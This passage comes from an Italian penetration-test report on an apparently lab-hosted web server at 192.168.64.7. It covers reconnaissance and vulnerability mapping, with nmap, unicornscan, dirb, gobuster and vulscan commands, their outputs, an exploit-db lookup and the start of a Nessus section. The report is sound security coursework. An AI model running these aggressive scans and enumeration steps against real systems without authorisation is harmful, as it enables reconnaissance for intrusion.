
Ulteriormente, l'output riporta l'indirizzo MAC dell'host come "8A:54:CB:45:6A:55", tuttavia non è possibile determinare la sua origine o l'appartenenza precisa in quanto viene classificato come "sconosciuto" (Unknown).

Address						
<ul style="list-style-type: none"> • 192.168.64.7 (ipv4) • 8A:54:CB:45:6A:55 (mac) 						
Ports						
The 65534 ports scanned but not shown below are in state: closed						
• 65534 ports replied with: reset						
Port	State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info
80	tcp open	http	syn-ack	Apache httpd	2.4.46	(Debian)
Misc Metrics (click to expand)						
Metric	Value					
Ping Results	arp-response					

Figura 3.4: Output della scansione delle porte TCP

Unicornscan

Il tool Unicornscan utilizza una tecnica chiamata "scansione a pacchetto asincrono" per inviare pacchetti personalizzati al sistema o alla rete target e successivamente analizzare le risposte ricevute. Ciò consente di individuare le porte aperte, i servizi in ascolto e altre informazioni sulle macchine target. Avvieremo il tool mediante l'esecuzione del comando seguente:



```
1 unicornscan -mU -Iv 192.168.64.7:1-65535 -r 5000
```

Figura 3.5: Comando unicornscan da eseguire

Il comando illustrato nella Figura 3.5 esegue una scansione UDP sulla macchina con l'indirizzo IP 192.168.64.7, analizzando tutte le porte comprese nell'intervallo da 1 a 65535.

La flag "-mU" indica che la scansione verrà effettuata utilizzando il protocollo UDP. La flag "-Iv" specifica che verranno stampati i dettagli delle scansioni in corso durante l'esecuzione del comando. Infine, la flag "-r 5000" indica che verranno inviati pacchetti a una velocità di 5000 pacchetti al secondo.


```
(root㉿kali)[-[/home/kali]
└─# unicornscan -mU -Iv 192.168.64.7:1-65535 -r 5000
adding 192.168.64.7/32 mode `UDPscan' ports `1-65535' pps 5000
using interface(s) eth0
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 20 Seconds
Send [Error xdelay.c:111] TSC delay is not supported, using gtod
sender statistics 4910.9 pps with 65544 packets sent total
listener statistics 0 packets received 0 packets dropped and 0 interface dropped
```

Figura 3.6: Output della scansione delle porte UDP

Dall'osservazione della Figura 3.6, è possibile constatare che, a seguito di ripetute esecuzioni del comando, non si riscontra la presenza di porte UDP attive.

Nmap - Servizi attivi

Procediamo ora ad un'analisi più dettagliata dei servizi attivi sulla macchina target. Pertanto, procediamo con l'esecuzione di una nuova scansione utilizzando l'utility Nmap, ma questa volta in modalità aggressiva, come rappresentato dal comando riportato nella Figura 3.7.



```
Port Scanning
1 nmap -A 192.168.64.7 -p- -oX AGG_TCP_WM7_SCAN.xml
```

Figura 3.7: Comando nmap da eseguire

Il comando descritto in precedenza avvia un processo di scansione completa utilizzando l'applicazione Nmap sulla macchina specificata dall'indirizzo IP 192.168.64.7. La scansione viene eseguita in modalità aggressiva, che implica un'esplorazione dettagliata di tutte le porte disponibili sul sistema di destinazione. Durante la scansione, vengono rilevati il sistema operativo in uso e i servizi attivi presenti sulla macchina.

I risultati ottenuti dalla scansione vengono successivamente salvati in un file XML denominato "AGG_TCP_WM7_SCAN.xml". Tale formato di file consente una strutturazione

organizzata dei dati raccolti durante la scansione, facilitando l'analisi e la consultazione delle informazioni rilevanti.

```
(root㉿kali)-[~/home/kali]
└─# nmap -A 192.168.64.7 -p- -oX AGG_TCP_WM7_SCAN.xml
Starting Nmap 7.92 ( https://nmap.org ) at 2023-05-18 12:08 CEST
Nmap scan report for 192.168.64.7
Host is up (0.0042s latency).

Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.46 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.46 (Debian)
MAC Address: 8A:54:CB:45:6A:55 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1  4.22 ms  192.168.64.7

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.01 seconds
```

Figura 3.8: Output del comando eseguito

L'output generato dal comando precedente assume la forma di un file XML (attraverso l'utilizzo dell'opzione "-oX"), il quale sarà sottoposto a una successiva conversione in formato HTML mediante l'esecuzione del comando seguente, illustrato nella Figura 3.9:



```
Port Scanning
1 xsltproc AGG_TCP_WM7_SCAN.xml -o AGG_TCP_WM7_SCAN.html
```

Figura 3.9: Conversione del file in formato .html

La Figura 3.10 espone la rappresentazione visiva della scansione condotta sull'indirizzo IP 192.168.64.7. L'output della scansione rivela l'assenza di informazioni relative a 65534 porte che risultano chiuse. È stata individuata una porta TCP aperta che è specificamente associata al servizio HTTP. Nella tabella dei risultati, viene evidenziata l'apertura della porta 80 che ospita il servizio HTTP. Inoltre, sono forniti ulteriori dettagli, come la specifica versione di Apache httpd (2.4.46) utilizzata su un sistema Debian. Tra le informazioni riportate figurano l'assenza di un titolo del sito web, l'header del server Apache/2.4.46 (Debian), l'indiriz-

zo MAC dell'host identificato come "8A:54:CB:45:6A:55" e alcune informazioni relative al dispositivo e al sistema operativo in uso.

Address

- 192.168.64.7 (ipv4)
- 8A:54:CB:45:6A:55 (mac)

Ports

The 65534 ports scanned but not shown below are in state: **closed**

• 65534 ports replied with: **reset**

Port	State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra Info
80 lcp	open	http	syn-ack	Apache httpd	2.4.46	(Debian)
http-title				Site doesn't have a title (text/html).		
http-server-header				Apache/2.4.46 (Debian)		

Remote Operating System Detection

- Used port: 80/tcp (open)
- Used port: 1/tcp (closed)
- Used port: 31428/udp (closed)
- OS match: Linux 4.15 - 5.6 (100%)

Misc Metrics (click to expand)

Metric	Value
Ping Results	arp-response
System Uptime	734804 seconds (last reboot: Wed May 10 00:01:27 2023)
Network Distance	1 hops
TCP Sequence Prediction	Difficulty=255 (Good luck!)
IP ID Sequence Generation	All zeros

Figura 3.10: Output della scansione delle porte TCP

3.1.2 Connessione all'host

Considerando il rilevamento dell'apertura della porta 80, la quale implica la presenza di un servizio attivo, ci troviamo dunque inclinati a sperimentare una connessione nei suoi confronti mediante l'apertura del browser e l'inoltro alla relativa interfaccia tramite l'indirizzo IP 192.168.64.7.




Figura 3.11: Connessione all'host riuscita

Come possiamo evincere dalla Figura 3.11, siamo riusciti ad instaurare un collegamento diretto con il sito web in esame, ottenendo inizialmente una visione della homepage in cui si fa notare la presenza di un contenuto testuale interno e di un menu localizzato nell'angolo superiore sinistro della pagina.

Dirb

Il software dirb è uno strumento utilizzato per eseguire la scansione delle directory di un sito web al fine di identificare risorse nascoste o vulnerabilità potenziali. Questo software si basa sull'utilizzo di wordlist, ovvero elenchi di parole chiave, per cercare di individuare le directory accessibili tramite URL. La sua funzionalità permette agli utenti di identificare risorse o punti di accesso non intenzionalmente esposti, fornendo così una panoramica delle possibili vulnerabilità nel sistema.

Mediante l'utilizzo dello stesso, abbiamo eseguito una scansione delle directory correlate all'URL `http://192.168.64.7/`, avvalendoci della wordlist denominata "common.txt" fornita dal predetto software.



```
1  dirb http://192.168.64.7/ -w /usr/share/wordlists/dirb/common.txt
```

Figura 3.12: Esecuzione del comando dirb

Come si può dedurre dalla Figura 3.13, il software dirb ha identificato tre directory correlate al sito web prescelto. Tuttavia, queste medesime directory non presentano vulnerabilità o punti di accesso suscettibili ad attacchi, in quanto risultano essere cartelle vuote.

```
|_ (root㉿kali)-[~/usr/share/nmap/scripts/vulscan]
  # dirb http://192.168.64.7/ -w /usr/share/wordlists/dirb/common.txt

DIRB v2.22
By The Dark Raver

START_TIME: Wed May 31 22:27:52 2023
URL_BASE: http://192.168.64.7/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages

GENERATED WORDS: 4612

— Scanning URL: http://192.168.64.7/ —
+ http://192.168.64.7/index.html (CODE:200|SIZE:1620)
⇒ DIRECTORY: http://192.168.64.7/javascript/
+ http://192.168.64.7/server-status (CODE:403|SIZE:277)

— Entering directory: http://192.168.64.7/javascript/ —
⇒ DIRECTORY: http://192.168.64.7/javascript/jquery/
— Entering directory: http://192.168.64.7/javascript/jquery/ —
+ http://192.168.64.7/javascript/jquery/jquery (CODE:200|SIZE:275451)

END_TIME: Wed May 31 22:28:10 2023
DOWNLOADED: 13836 - FOUND: 3
```

Figura 3.13: Output del comando dirb

Gobuster

Gobuster è un'applicazione open-source specializzata nella scansione dei siti web al fine di individuare directory e nomi di file che potrebbero essere nascosti o potenzialmente vulnerabili. Questo strumento automatizzato si basa sull'utilizzo di una lista di parole o caratteri, nota come wordlist, che viene combinata con l'URL del sito web target per generare richieste e verificare la presenza di risorse specifiche.

L'obiettivo principale di Gobuster è esplorare sistematicamente la struttura del sito web al fine di identificare directory, file o percorsi che potrebbero non essere visibili o accessibili attraverso la normale navigazione. Attraverso questa scansione, Gobuster è in grado di rivelare risorse non protette, informazioni sensibili o possibili punti di debolezza all'interno dell'applicazione web presa in esame.

Gobuster offre la flessibilità di personalizzare la scansione attraverso vari parametri, inclusa la dimensione della wordlist, la modalità di ricorsione, l'estensione dei file e altri aspetti, al fine di adattarsi alle specifiche esigenze di analisi. Nell'ambito della nostra analisi dell'applicativo web in questione, questo strumento risulta particolarmente vantaggioso per identificare potenziali vulnerabilità e punti critici nell'applicazione web stessa.

Per condurre un'analisi sistematica della struttura dell'applicazione web, è stato eseguito il seguente comando, come illustrato nella Figura 3.14:

```
● ● ●  
1 gobuster dir -u http://192.168.64.7 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt  
2 -e -k -x txt,html,php,css, js,sh,py,cgi, db -t 100
```

Figura 3.14: Comando da eseguire

Al fine di condurre un'analisi dettagliata dei servizi presenti sulla macchina individuata con l'indirizzo IP 192.168.64.7, è stato adottato l'uso del comando sopra mostrato. Tale comando è stato selezionato con l'obiettivo di avviare una scansione del sito web specificato all'indirizzo "http://192.168.64.7", facendo ricorso allo strumento Gobuster e utilizzando l'opzione "dir".

Durante l'esecuzione della scansione, vengono impiegate una serie di parole e caratteri contenuti nella wordlist situata nel percorso "/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt". Tali elementi vengono combinati con l'URL del sito web al fine di generare richieste ed esplorare le directory e i file corrispondenti.

L'opzione "-e" è stata specificata per consentire la visualizzazione dei codici di stato HTTP associati alle risposte ottenute durante la scansione, mentre l'opzione "-k" viene utilizzata per ignorare eventuali errori di certificato SSL che possono verificarsi durante il processo.

Al fine di limitare la scansione alle estensioni di file rilevanti, l'opzione "-x" è stata utilizzata per specificare un insieme di estensioni, tra cui "txt,html,php,css,js,sh,py,cgi,db".

Infine, l'opzione "-t 100" è stata utilizzata per impostare il numero massimo di thread simultanei a 100, al fine di ottimizzare le prestazioni durante la scansione.

In conclusione, l'istruzione sopra descritta avvia una scansione del sito web utilizzando il potente strumento Gobuster, facendo uso di una wordlist specifica per esplorare le directory e i file con estensioni rilevanti. Durante la scansione, vengono visualizzati i codici di stato HTTP, mentre gli errori di certificato SSL vengono ignorati. Inoltre, il numero massimo di thread simultanei è limitato a 100 per garantire un processo di scansione efficiente.

L'output della scansione può essere osservato nell'immagine di riferimento 3.15:

```
(root㉿kali)-[~/usr/share/dirbuster/wordlists]
└─# gobuster dir -u http://192.168.64.7 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e -k -x txt,html,php,css,js,sh,py,cgi,db -t 100
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://192.168.64.7
[+] Method:       GET
[+] Threads:      100
[+] Wordlist:     /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.5
[+] Extensions:  txt,cgi,html,php,css,js,sh,py,db
[+] Expanded:    true
[+] Timeout:     10s

2023/06/05 15:25:21 Starting gobuster in directory enumeration mode
=====
http://192.168.64.7/index.html          (Status: 200) [Size: 1620]
http://192.168.64.7/.html               (Status: 403) [Size: 277]
http://192.168.64.7/profile.php         (Status: 200) [Size: 1473]
http://192.168.64.7/.php                (Status: 403) [Size: 277]
http://192.168.64.7/style.css          (Status: 200) [Size: 293]
http://192.168.64.7/javascript.js      (Status: 200) [Size: 0]
http://192.168.64.7/javascript         (Status: 301) [Size: 317] [→ http://192.168.64.7/javascript/]
http://192.168.64.7/exploit.html        (Status: 200) [Size: 279]
http://192.168.64.7/.html              (Status: 403) [Size: 277]
http://192.168.64.7/.php               (Status: 403) [Size: 277]
http://192.168.64.7/server-status     (Status: 403) [Size: 277]
Progress: 2205550 / 2205610 (100.00%)
=====
2023/06/05 15:54:43 Finished
```

Figura 3.15: Output della scansione

Attraverso un'analisi visiva della Figura 3.15, è possibile constatare i risultati ottenuti dalla scansione eseguita, evidenziando in particolare la struttura dell'applicazione web oggetto dell'analisi. L'output rilevato rivela la presenza di una specifica pagina denominata "exploit.html", la quale potrebbe suscitare un interesse particolare in relazione alla valutazione della sicurezza dell'applicazione.

Al fine di ottenere una comprensione più approfondita e precisa della struttura complessiva del sito web, si invita ad esaminare attentamente la Figura 3.16, la quale presenta l'output completo della scansione, offrendo una visualizzazione dettagliata dell'organizzazione delle directory individuate durante l'analisi effettuata.

Directory Structure	Response Code	Response Size
/	200	1921
index.html	200	1923
profile.php	200	1689
javascript.js	200	238
icons	403	447
style.css	200	570
javascript	403	447
exploit.html	200	542

Figura 3.16: Organizzazione delle directory

È stata condotta un'analisi approfondita del percorso "http://192.167.64.7/exploit.html".

Tuttavia, tale scansione non ha evidenziato la presenza di ulteriori pagine che potrebbero risultare rilevanti per l'identificazione di potenziali vulnerabilità. Il comando impiegato per l'analisi è illustrato nella Figura 3.17.

```
● ● ●  
1 gobuster dir -u http://192.168.64.7/exploit.html -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt  
2 -e -k -x txt,html,php,css, js,sh,py,cgi, db -t 100
```

Figura 3.17: Comando Gobuster eseguito per la scansione

Per garantire un livello di precisione adeguato, è stata effettuata un'analisi aggiuntiva utilizzando strumenti di scansione, nonché un'analisi web per identificare eventuali pagine non incluse nei dataset di scansione forniti dalla macchina. Da tale analisi emerge la presenza all'interno dell'applicazione web di una pagina HTML che potenzialmente costituisce un nuovo punto di enumerazione del sistema target.

Questa circostanza ha suscitato un'attenzione particolare, inducendo a effettuare una scansione sull'indirizzo "http://192.167.64.7/enter_network" al fine di determinare la presenza di eventuali collegamenti aggiuntivi.

Il comando impiegato per l'analisi delle directory correlate ad esso è illustrato nella Figura 3.18:

```
● ● ●  
1 gobuster dir -u http://192.168.64.7/enter_network -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt  
2 -e -k -x txt,html,php,css, js,sh,py,cgi, db -t 100
```


Figura 3.18: Comando Gobuster eseguito per la scansione

Dall'analisi dell'output della scansione, come evidenziato nella Figura 3.19, è possibile osservare la presenza di due pagine web all'interno della directory "/enter_network". Rispettivamente denominate: "index.php" e "admin.php".

```
(root㉿kali)-[~/home/kali]
# gobuster dir -u http://192.168.64.7/enter_network -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e -k -x txt,html,php,css,js,sh,py,cgi,db -t 100
[+] Url:          http://192.168.64.7/enter_network
[+] Method:       GET
[+] Threads:      100
[+] Wordlist:     /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.5
[+] Extensions:   html,css,py,db,txt,php,js,sh,cgi
[+] Expanded:     true
[+] Timeout:      10s
2023/06/07 15:47:29 Starting gobuster in directory enumeration mode
http://192.168.64.7/enter_network/.html                                (Status: 403) [Size: 2]
77]
http://192.168.64.7/enter_network/index.php                            (Status: 200) [Size: 3]
24]
http://192.168.64.7/enter_network/admin.php                           (Status: 200) [Size: 1]
```

Figura 3.19: Output della scansione delle directory

Si può ottenere una panoramica completa delle directory individuate all'interno dell'applicazione web, facendo riferimento alla Figura 3.20 presente nella documentazione.

**Figura 3.20:** Output totale della scansione delle directory

CAPITOLO 4


Vulnerability Mapping

Questa fase del processo mira a riconoscere e valutare eventuali rischi di sicurezza associati a un asset specifico. Tuttavia, è importante sottolineare che tale approccio si concentra principalmente sul rilevamento di vulnerabilità conosciute, pertanto eventuali vulnerabilità zero-day non saranno rilevate durante questa fase di analisi.

4.1 Analisi Manuale delle Vulnerabilità

4.1.1 Nmap - Servizi erogati dalla macchina

Per condurre un'analisi manuale dei servizi forniti dalla macchina, è stato utilizzato il comando illustrato nella Figura 4.1, come segue:



```
1 nmap -sV -T5 -p- 192.168.64.7
```

Figura 4.1: Comando nmap da eseguire

Al fine di condurre un'analisi esaustiva dei servizi presenti sulla macchina individuata con l'indirizzo IP 192.168.64.7, è stato adottato l'uso del comando "nmap -sV -T5 -p- 192.168.64.7". Tale istruzione si basa sull'utilizzo del software Nmap e mira a eseguire una scansione

completa delle porte disponibili sulla macchina in questione. L'inclusione del parametro "-sV" sottolinea l'intento di identificare le versioni dei servizi rilevati durante la scansione, mentre il parametro "-T5" determina il livello di aggressività dell'analisi, configurato al massimo per ottimizzare l'efficienza e l'accuratezza delle rilevazioni. Infine, il parametro "-p-" implica che verranno scannerizzate tutte le porte, senza alcuna restrizione specifica sull'elenco delle porte da considerare.

```
(root㉿kali)-[~/home/kali/Scrivania]
└─# nmap -sV -T5 -p- 192.168.64.7
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-01 11:22 CEST
Nmap scan report for 192.168.64.7
Host is up (0.00065s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.46 ((Debian))
MAC Address: 8A:54:CB:45:6A:55 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.59 seconds
```

Figura 4.2: Output del comando eseguito

Dall'output ottenuto tramite l'esecuzione del comando, come illustrato nella Figura 4.2, è possibile dedurre che sulla porta 80 è presente un servizio HTTP identificato come Apache httpd 2.4.46 ((Debian)). Questa informazione fornisce dettagli sulla versione specifica del software Apache httpd in uso, che risulta essere la versione 2.4.46, indicando inoltre la distribuzione Debian come sistema operativo associato al servizio. Questi dettagli sono fondamentali per comprendere l'ambiente e le caratteristiche del servizio HTTP presente sulla porta 80 dell'indirizzo IP analizzato.

The screenshot shows the Exploit Database search interface. At the top, there's a navigation bar with icons for home, search, and user profile. Below it is a search bar with the placeholder "Search: apache httpd 2.4.46 ((Debian))". Underneath the search bar are several filters: "Verified" (unchecked), "Has App" (unchecked), "Filters" (button), and "Reset All" (button). The main search area has a "Show" dropdown set to "15" and a "Search" button. To the right of the search area are buttons for "Type", "Platform", and "Author". Below these are buttons for "FIRST", "PREVIOUS", "NEXT", and "LAST". A message "No matching records found" is displayed. At the bottom, a footer note says "Showing 0 to 0 of 0 entries (filtered from 45,545 total entries)".


Figura 4.3: Riscontro su exploit-db

Dopo aver verificato l'output relativo alla versione del servizio sulla porta 80 attraverso il sito "<https://exploit-db.com>", è emerso che non sono stati trovati corrispondenze nel database. Ciò indica che al momento dell'analisi, non sono state rilevate vulnerabilità o exploit specifici associati alla versione Apache httpd 2.4.46 ((Debian)) in questione. Tuttavia, è importante

tenere presente che l'assenza di corrispondenze nel database non esclude la possibilità che potenziali vulnerabilità non siano state ancora scoperte o documentate. Pertanto, verrà eseguita una scansione più approfondita mediante l'utilizzo dello script Vulscan.

4.1.2 Nmap - Vulscan

Vulscan rappresenta uno strumento software adoperato per condurre la scansione e l'analisi delle vulnerabilità insite in un sistema o in una rete. Esso si avvale di un vasto assortimento di database e informazioni inerenti alle vulnerabilità, consentendo agli utenti di individuare ed esaminare le potenziali falle di sicurezza presenti nei sistemi sottoposti a scansione. L'obiettivo fondamentale di Vulscan consiste nel fornire informazioni utili per proteggere i sistemi e ridurre i rischi derivanti da potenziali attacchi informatici.




```
1 nmap -p 80 -sV -script=vulscan/vulscan.nse 192.168.64.7 -oX Vulnerability_Map.xml
```

Figura 4.4: Comando nmap da eseguire

L'espressione raffigurata nella Figura 4.4 rappresenta un comando che ci permette di avviare l'istruzione "nmap -p 80 -sV -script=vulscan/vulscan.nse 192.168.64.7 -oX Vulnerability_Map.xml". Tale comando si avvale del software Nmap al fine di effettuare una scansione delle porte aperte, focalizzandosi sulla porta 80 dell'indirizzo IP 192.168.64.7. Inoltre, si utilizza lo script vulscan.nse proveniente dalla libreria Vulscan per condurre un'analisi delle vulnerabilità identificate su sudetta porta. I risultati ottenuti da tale scansione vengono successivamente archiviati nel file denominato "Vulnerability_Map.xml", adottando il formato XML per la rappresentazione dei dati.

Successivamente, l'output del comando sarà sottoposto a una conversione in formato HTML mediante l'esecuzione del comando illustrato nella Figura 4.5:



```
1 xsltproc Vulnerability_Map.xml -o Vulnerability_Map.html
```

Figura 4.5: Conversione del file in formato .html

Conseguentemente, la Figura 4.6 espone la rappresentazione visiva della scansione condotta sull'indirizzo IP 192.168.64.7. L'output derivante dalla scansione rivela in modo esauriente

le vulnerabilità riscontrate sulla porta 80, fornendo un report completo che elenca tutte le vulnerabilità individuate nei database dei siti, tra cui VulDB (<https://vuldb.com>), MITRE CVE (<https://cve.mitre.org>), Security Focus (<https://www.securityfocus.com>), Exploit-DB (<https://www.exploit-db.com>) e altri. Queste fonti di informazioni rappresentano risorse affidabili e autorevoli in materia di vulnerabilità informatiche, consentendo una valutazione accurata e dettagliata delle problematiche di sicurezza riscontrate.

```
Nmap Scan Report - Scanned at Thu Jun 1 09:18:44 2023
Scan Summary | 192.168.64.7

Scan Summary
Nmap 7.92 was initiated at Thu Jun 1 09:18:44 2023 with these arguments:
nmap -p 80 -sV --script=vulscan/vulscan.nse -oX Vulnerability_Map.xml 192.168.64.7
Verbosity: 0; Debug level 0
Nmap done at Thu Jun 1 09:18:52 2023; 1 IP address (1 host up) scanned in 7.89 seconds

192.168.64.7

Address
• 192.168.64.7 (ipv4)
• 8A:54:CB:45:6A:55 (mac)

Ports

| Port               | State (toggle closed [0]   filtered [0])                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
|--------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 80/tcp             | open                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| http-server-header | Apache/2.4.46 (Debian)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| vulscan            | VulDB - https://vuldb.com:<br>[160579] Apache Cassandra up to 2.1.21/2.2.17/3.0.21/3.11.7/4.0-beta1 RMI Registry exposure of resource<br>[121358] Apache Spark up to 2.1.2/2.2.1/2.3.0 PySpark/SparkR information disclosure<br>[113146] Apache CouchDB 2.0.0 Windows Installer nssm.exe access control<br>[99052] Apache Ambari up to 2.3.x kadmin information disclosure<br>[87539] Apache Ambari up to 2.1.1 Agent data access control<br>[79073] Apache Ambari up to 2.0 Config File Password information disclosure<br>[79072] Apache Ambari up to 2.0 Config Screen Password information disclosure<br>[60632] Debian apache2 2.2.16-6/2.2.22-1/2.22-3 mod_php cross site scripting<br>[55501] Apache Mod Fcgid up to 2.3.2 mod_fcgid fcgid_bucket.c fcgid_header_bucket_read numeric error<br>[23524] Apache James 2.2.0 Foundation retrieve memory leak |


```

Figura 4.6: Parte dell'output della scansione delle vulnerabilità sulla porta 80 in formato html

4.2 Analisi Automatica delle Vulnerabilità

Data la considerevole richiesta di tempo associata al processo di analisi manuale, si procederà all'adozione di approcci di analisi automatica al fine di ottenere una vasta mole di informazioni sull'asset preso in esame in tempi ridotti. Tale approccio automatizzato permetterà di effettuare una scansione sistematica ed efficiente dell'asset, consentendo l'identificazione e la raccolta di informazioni rilevanti riguardanti la sua configurazione, le potenziali vulnerabilità e altre caratteristiche di rilievo. L'utilizzo di strumenti automatici contribuirà ad accelerare il processo di acquisizione delle informazioni, riducendo la necessità di una valutazione manuale dettagliata e consentendo di ottenere rapidamente una panoramica completa sull'asset oggetto di analisi.

4.2.1 Nessus

Nessus è un notevole strumento di scansione delle vulnerabilità ampiamente adoperato nel campo della sicurezza informatica. Si tratta di una soluzione software che consente di identificare, valutare e mitigare le vulnerabilità presenti all'interno di una rete, un sistema o un'applicazione. L'approccio di Nessus si basa sull'esecuzione di una serie di test automatizzati e controlli che coprono una vasta gamma di aspetti, tra cui vulnerabilità del sistema operativo, configurazioni non corrette, versioni obsolete del software, esposizione di servizi sensibili e altre debolezze comuni.

Basic Network Scan

